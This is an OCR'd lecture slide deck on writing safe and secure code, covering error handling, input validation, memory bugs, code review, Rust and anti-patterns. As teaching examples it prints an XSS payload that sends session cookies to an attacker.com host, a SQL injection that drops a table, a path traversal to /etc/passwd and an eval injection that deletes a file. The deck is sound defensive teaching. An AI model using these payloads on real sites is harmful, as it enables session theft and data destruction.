Safe and Secure Code

Petr Zemek

Lead Software Engineer at Gen™
petr.zemek@gendigital.com
https://petrzemek.net, @s3rvac

Practical Aspects of Software Design, BUT FIT, 2025-05-07

Outline

(source)

Introduction


Safety vs Security

- Safety
  - What is it?
  - Measures
- Security
  - What is it?
  - Measures

(source)


(source)

- Disclaimer: I will sometimes use these terms interchangeably
- Safety and security are parts of *non-functional requirements*
- Security to the exclusion of other goals is not useful either
  - Versus usability
  - Versus performance
  - Versus delivery date



(source)

Motivation



Sensitive data of over one million Community Health Center patients exposed

January 31, 2025

Threat actors exploit a 0-day in exposed management consoles of Fortinet FortiGate firewalls

TECH

200 million social media records leaked in major X data breach

Protect yourself from phishing, identity theft with these cybersecurity tips

By Kurt Knutsson, CyberGuy Report · Fox News

Published April 9, 2025 10:00am EDT

Meta Confirms WhatsApp Hack—Act Now To Stay Safe

By Davey Winder. Senior Contributor. Davey Winder is a veteran cybersecuri... Follow Author

Feb 03, 2025, 05:58am EST

URGENT: Microsoft Patches 57 Security Flaws, Including 6 Actively Exploited Zero-Days


Mar 12, 2025 Ravie Lakshmanan Patch Tuesday / Vulnerability — Trending News

The Biggest Supply Chain Hack Of 2025: 6M Records Exfiltrated from Oracle Cloud affecting over 140k Tenants

CloudSEK uncovers a major breach targeting Oracle Cloud, with 6 million records exfiltrated via a suspected undisclosed vulnerability. Over 140,000 tenants are impacted, as the attacker demands ransom and markets sensitive data online. Learn the full scope, risks, and how to respond. Are you worried your organization might be affected? Check your exposure here - https://exposure.cloudsek.com/oracle

CloudSEK TRIAD
March 21, 2025

Motivation (Continued)




(source)

Why am I having this talk?

- Two important aspects of software engineering
- Can have immense consequences
- A topic that is often not covered in lectures
- A very wide topic – impossible to cover in two hours
- One of the components of *high-quality code*

  Petr Zemek: Vysoce kvalitní kód (IVS 2023)
- *Vibe coding* seems to be a thing now (for better or worse)




(source)

(source)

Terminology

- Bug, defect, issue, . . .
- Vulnerability
- Zero-day (0-day)
- Exploit
- CVE – Common Vulnerabilities and Exposures
- CVSS – Common Vulnerability Scoring System
- CWE – Common Weakness Enumeration
- OWASP – Open Worldwide Application Security Project
  https://owasp.org/



(source)

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

(source)

(source)

Common programming issues

Improper error handling


- One of the hardest parts of software development
- Anything that might happen will happen, handle all edge cases
- Understand what might fail, handle all errors

```
int fclose(FILE *stream);
```

- Understand available error-handling mechanisms
- Do not hide errors ("error swallowing")

```
try {
    // ...
} catch (Exception e)
    // Do nothing
}
```

(source)




(source)

```
if (5 == count)
```

(source)

Improper error handling (continued)

- Do not leak sensitive information to the user
- Do not leak even internal software versions
- How to do this properly
  - Internally log the details
  - Provide a generic error message to the user (potentially with a KB/trace ID)
  - Monitor errors


Server Error in '/' Application.

A network-related or instance-specific error occurred while establishing a connection to SQL Server. The server was not found or was not accessible. Verify that the instance name is correct and that SQL Server is configured to allow remote connections. (provider: Named Pipes Provider, error: 40 - Could not open a connection to SQL Server)

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.


Exception Details: System.Data.SqlClient.SqlException: A network-related or instance-specific error occurred while establishing a connection to SQL Server. The server was not found or was not accessible. Verify that the instance name is correct and that SQL Server is configured to allow remote connections. (provider: Named Pipes Provider, error: 40 - Could not open a connection to SQL Server)

Source Error:

```
Line 15:            string conString = @"Data Source=192.168.30.130;Initial Catalog=Northwind; Integrated Security=SSPI";
Line 16:            SqlConnection con = new SqlConnection(conString);
Line 17:            con.Open();
Line 18:            string qry = "select UName,UPass from UserDetail";
Line 19:
```

Source File: C:\Utility\WebApplication1\WebApplication1\Login.aspx.cs Line: 17

(source)


HTTP Status 500 -

type Exception report

message

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
java.lang.NullPointerException
        com.examresults.Database.checkLogin(Database.java:82)
        com.examresults.Login.doPost(login.java:59)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
```

note The full stack trace of the root cause is available in the Apache Tomcat/7.0.68 (Ubuntu) logs.

Apache Tomcat/7.0.68 (Ubuntu)

(source)


Insufficient input validation

- Rule 1: Any externally provided data cannot be trusted
- Rule 2: Client-side validation is insufficient
- Syntactic and semantic validation
- Some functions are **very** dangerous

```
# calculator.py
import sys
result = eval(sys.argv[1])
print(result)

$ python calculator.py '1+1'
2

$ python calculator.py 'exec("import os; os.remove(\"file\")")'
```



(source)

(source)

- BTW: Petr Zemek: Introduction to Python (IPP 2021)

Insufficient input validation (SQL injection)

- Insecure code

ID: 1; DROP TABLE users

```
$id = $_GET['id'];
$sql = "SELECT * FROM users WHERE id = $id";
$result = $mysqli->query($sql);

SELECT * FROM users WHERE id = 1; DROP TABLE users
```

- Secure code (via "prepared statements")

```
$id = $_GET['id'];
$stmt = $mysqli->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $id);
$stmt->execute();
$result = $stmt->get_result();
```

- Never compose SQL queries with untrusted data via string operations
- Do not attempt to sanitize inputs to SQL queries by yourself

Insufficient input validation (path traversal)

- Expected behavior

```
<img src="/load-image?fname=123.png">
/var/www/images/123.png
```

- But oops...

```
https://website.com/load-image?fname=../../../etc/passwd
/var/www/images/../../../etc/passwd
/etc/passwd
```

- Try to avoid passing user-supplied input to filesystem functions
- Avoid trying to convert invalid input to valid input

```
$fname = str_replace("../", "", $fname); // ".../...//" -> "../"
```

Insufficient input/output validation (cross-site scripting – XSS)

```php
foreach (load_comments() as $comment) {
    // ...
    echo $comment->body;
}
```



```
<script>
document.location='https://attacker.com/log/?c=' + document.cookie
</script>

PHPSESSID=9bd4e77d5ed12bba1a9320a9d7016041
PHPSESSID=12c2a690c788534ad711e180f1994aa7
...
```

- Always sanitize user-provided content before outputting it
  - Completely remove HTML
  - Keep only supported HTML, e.g. via HTML Purifier

Memory-related issues (buffer overflow)

```
void foo(const char *user_input) {
    char buf[10];
    strcpy(buf, user_input);
    // ...
}
```



(source)

- `strncpy()` is NOT the answer!

```
strncpy(buf, user_input, sizeof buf);
 // buf might not be null-terminated!
```

- `strncpy_s()` to the rescue!

```
strncpy_s(buf, sizeof buf, user_input, (sizeof buf) - 1);
```

- Beware that truncation might be a safety/security risk
- Some functions are notoriously dangerous

```
gets(buf); // Removed in ISO C11
scanf("%s", buf); // Still valid - same effect!
```


- It is easy to accidentally mimic the unsafe behavior of functions

```
char buf[BUFSIZE];
std::cin >> buf; // gets(buf); (until C++20)
```


Memory-related issues (other)

- Stack overflow
- Buffer over-read
- Memory leaks
- Dangling pointers
- Use-after-free
- NULL pointer dereference
- Integer overflow/wraparound

```
int i = INT_MAX;
i++;
printf("%d", i); // ???
```



(source)



(source)


(source)

(source)

(source)

Concurrency-related issues

- Data races / race conditions
- Blocking
- Deadlock
- Livelock
- Starvation



(source)

Selected practices and tips

Robust (defensive) programming

- What is it / principles
  - Paranoia
  - Stupidity
  - Cannot happen

```
assert(count > 0 && "This should never happen");
```

- Be conservative in what you send, be liberal in what you accept
- Defense in depth
- Zero trust

(source)

Pull requests and code reviews

The "lone wolf" workflow:


1. Put all your changes directly into `master`
   (There is no step 2)

A more cautious workflow:

1. Create a new branch from the current `master`
2. Implement the needed change there
3. Push the branch and create a *pull request* (PR) from it
4. Make the PR pass through a *code review* (CR)
5. The PR is approved and the branch is merged into `master`

What is a pull request (PR)?

- A request to review your changes and merge them
- Most commonly associated with PRs on GitHub:



https://github.com/avast/retdec/pull/542

- Note: Called a *merge request* (MR) in some systems

What is a code review (CR)?

- A process of looking at another person's code and checking if it is correct
- Consists of:
  1. Writing comments towards the code
  2. Giving evaluation (approve or request changes)
  3. Discussing comments with the author

Reasons for creating PRs and doing CRs

- Finding bugs and other defects
- Learning something new
- Increasing the sense of mutual responsibility within your team
- Finding a better solution
- Running automated checks before the code is merged
- Writing better code
- and more...

(source)

Petr Zemek: Pull requesty a revize kódu (IVS 2020)

Pair programming

- Two programmers work together at one workstation
- Roles: driver and navigator
- Increased person/hours vs fewer issues
- Knowledge sharing
- Remote pairing
- Mob programming

(source)

Consider using a safer programming language

Example: Rust instead of C or C++ (low-level, performance)

- Type system

```
// fn read_to_string(path: Path) -> Result<String>
let result = std::fs::read_to_string("test.txt");
match result {
    Ok(contents) => { println!("{}", contents); }
    Err(error) => { eprintln!("error: {}", error); }
}
```

- Ownership model and borrowing rules

```
fn consume_vec(v: Vec<i32>) { ... }

fn main() {
    let v = vec![1, 2, 3];
    consume_vec(v);
    consume_vec(v); // error: use of moved value: `v`
}
```

Consider using a safer programming language (continued)

Example: Rust instead of C or C++ (continued)

- Automatic bounds checks (compile-time and runtime)

```
let mut arr = [1, 2, 3, 4, 5];
arr[10] = 8; // compile error: len is 5, index is 10
for i in 0..=5 {
    println!("{}", arr[i]); // runtime panic: len is 5, index is 5
}
```


- Compile-time checks for data races

```
let mut v = vec![1, 2, 3];
std::thread::spawn(move || { v.push(4); });
println!("{:?}", v); // error: borrow of moved value: `v`
```

Safe and Secure Coding in Rust: A Comparative Analysis of Rust and C/C++

Testing

- Why do we write tests?
- Regular testing
- Fuzzing (fuzz testing)
- Penetration testing (pentesting)
- Security reviews
- Security audits




Use of code safety and security tools

- Memory scanning tools – Valgrind, ...
- Compiler parameters and sanitizers – asan, tsan, ubsan, ...
- Static Application Security Testing (SAST) tools – CodeQL, Snyk, ...
- Dynamic Application Security Testing (DAST) tools
- OS / cloud security scanning tools – Qualys, Wiz, ...
- Keeping dependencies up-to-date – Dependabot, Renovate, ...
- Formal verification

Anti-patterns

What prevents programmers from writing secure code?

- Inexperience
- Laziness
- Disinterest, unwillingness to learn
- Lack of sense for detail, sloppiness
- Bosses or coworkers
- Circumstances (e.g. deadlines)



(source)

Anti-pattern: Cargo cult programming


- A ritual inclusion of code that serves no real purpose

```
with open('file.txt') as f:
    data = f.read()
    f.close()
```

- Copy-and-paste programming
- Blind following of practices without understanding why
- Some cargo culting might be unavoidable

```
public static void main(String[] args)
```

(source)




(source)

Anti-pattern: Voodoo programming

- Example: `if x > 1` (fail)
  - `if x >= 1` (fail)
  - `if x >= 0` (fail)
  - `if x < 1` (pass)
- Another example:

When your code compiles
after 253 failed attempts

(source)



(source)

Anti-pattern: Not invented here (NIH) syndrome

(source)

- Let's write my own HTTP library; how hard could it be?
- But by reinventing the wheel, I will learn! Or not?
- Beware of blind inclusion of third-party projects

Anti-pattern: Security through obscurity (the only measure)

(source)

- Example 1: Storing passwords Base64-encoded

```
// base64("mysecretpassword")
password = "bXlzZWNyZXRwYXNzd29yZA==";
```

- Example 2: Hiding the source code of a program
- Example 3: Obfuscating admin page URL

```
https://myblog.com/admin
```

→

```
https://myblog.com/_admin123
```

(source)

- Layered defense (if your only security is obscurity, then it is bad)

Anti-pattern: Over-reliance on AI tools (LLMs)

(source)

- Realize how LLMs work and how they are trained
- Impact of LLMs on code security
- What to do
  - Treat LLMs as untrusted input/output sources
  - Ensure that you understand all the generated code
  - Cross-check LLM outputs with trusted external sources
  - Employ strict (human) code reviews
  - Use security tools for detecting vulnerabilities in your code
- AI tools provide many benefits but we need to learn how to tame them

Conclusion


What we have not covered

- Many other common programming issues
- Privacy
- Cryptography
- Network security (firewalls, VLANs, . . .)
- OS security
- Cloud security
- Trusted computing
- Regulations (PCI DSS, SOX, GDPR, . . .)
- . . . and much more

(source)

Summary

- Safety and security: two very important aspects
- There are many common programming issues
  - Insufficient error handling and input validation
  - Memory and concurrency issues
  - ...
- There are various helpful practices
  - Pull requests and code reviews
  - Testing, safety and security tools
  - ...
- There are also anti-patterns that hinder our efforts
  - Inexperience, laziness, unwillingness to learn
  - Copy-and-paste programming, voodoo programming
  - ...
- Safety and security is a wide topic
- We (as professionals) should strive to write safe and secure code



Gen™

Kontaktní osoba: Dominika Regéciová (iregeciova@fit.vut.cz)